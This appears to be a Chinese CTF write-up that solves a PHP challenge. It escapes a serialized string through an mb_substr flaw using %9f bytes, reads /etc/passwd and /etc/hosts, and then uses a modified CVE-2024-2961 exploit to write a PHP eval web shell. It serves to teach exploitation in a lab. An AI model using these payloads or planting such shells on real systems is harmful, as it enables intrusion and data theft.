    $ctf = substrstr($read."[".serialize($readfile)."]");
    unserialize($ctf);
}else{
    echo "Start_Funny_CTF!!!";
} Start_Funny_CTF!!!
审代码
function substrstr($data)
{
    $start = mb_strpos($data, "[");
    $end = mb_strpos($data, "]");
    return mb_substr($data, $start + 1, $end - 1 - $start);
}
分别找出[和]在字符串中的位置,并从字符串 $data 中提取出位于 [ 和 ] 之间的子字符串。
class read_file{
    public $start;
    public $filename="/etc/passwd";
    public function __construct($start){
        $this->start=$start;
    }
    public function __destruct(){
        if($this->start == "gxngxngxn"){
           echo 'What you are reading is:'.file_get_contents($this->filename);
        }
    }
}
一个读文件的类
if(isset($_GET['start'])){
    $readfile = new read_file($_GET['start']);
    $read=isset($_GET['read'])?$_GET['read']:"I_want_to_Read_flag";
    if(preg_match("/\[|\]/i", $_GET['read'])){
        die("NONONO!!!");
    }
    $ctf = substrstr($read."[".serialize($readfile)."]");
    unserialize($ctf);
}else{
    echo "Start_Funny_CTF!!!";
}
外层需要传入一个start,我们传入?start=gxngxngxn就可以拿到/etc/passwd的信息
然后需要传入一个read,关键在于这个代码
$ctf = substrstr($read."[".serialize($readfile)."]");
这里的话因为substrstr函数中只会返回[和]之间的字符,所以得想办法逃逸字符
本地一点点测试吧
<?php
class read_file{
    public $start="gxngxngxn";
    public $filename="/etc/passwd";
}
$readfile = new read_file();
echo serialize($readfile)."\n";
echo strlen(serialize($readfile));
//O:9:"read_file":2:{s:5:"start";s:9:"gxngxngxn";s:8:"filename";s:11:"/etc/passwd";}
//82
这是我们原始的字符串,长度为82
然后我们本地搭一个环境


可以看到传入一个%9f的时候,在substrstr函数判断的时候出现了错误,每传入一个%9f就会将字符串的结果往后推一个,%9f并没有被当成是正常的字符去处理,所以我们传入84个%9f试一下

可以看到原先的序列化字符串被全部吞掉了,只剩下%9f了,那这时候我们传入一个序列化字符串呢的话就可以正常被反序列化
注意在逃逸的时候需要添加一个%9f以此来抵消[]的影响,所以要比逃逸字符串数多个%9f
生成逃逸的字符串exp
<?php
class read_file{
    public $start;
    public $filename;
}

$a=new read_file();
$a->start='gxngxngxn';
$a->filename='/etc/hosts';

echo  str_repeat('%9f',strlen(serialize($a))+1).serialize($a);
//%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9fO:9:"read_file":2:{s:5:"start";s:9:"gxngxngxn";s:8:"filename";s:10:"/etc/hosts";}
同时我们逃逸出的字符不能大于原来的字符数量,所以我们可以传参start来调整原字符的数量,以此逃逸出预期的字符
?start=gxngxng&read=%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9f%9fO:9:"read_file":2:{s:5:"start";s:9:"gxngxngxn";s:8:"filename";s:10:"/etc/hosts";}
这里我去掉了start中两个字符,本地测试结果就很容易能看出来了

然后页面成功触发任意文件读取,但是找不到flag
任意文件读取变为RCE,参考CVE-2024-2961,但是需要改一下poc

然后我们运行poc

python3 cnext-exploit.py http://a59136a6-1e10-42e8-b4d3-df12e510677c.challenge.ctf.show/ "echo '<?php phpinfo();?>' > shell.php"

访问shell.php发现文件存在且成功执行
那我们写个马子进去

python3 cnext-exploit.py http://a59136a6-1e10-42e8-b4d3-df12e510677c.challenge.ctf.show/ "echo '<?php @eval(\$_POST['cmd']);?>' > shell2.php"
注意这里需要对$进行转义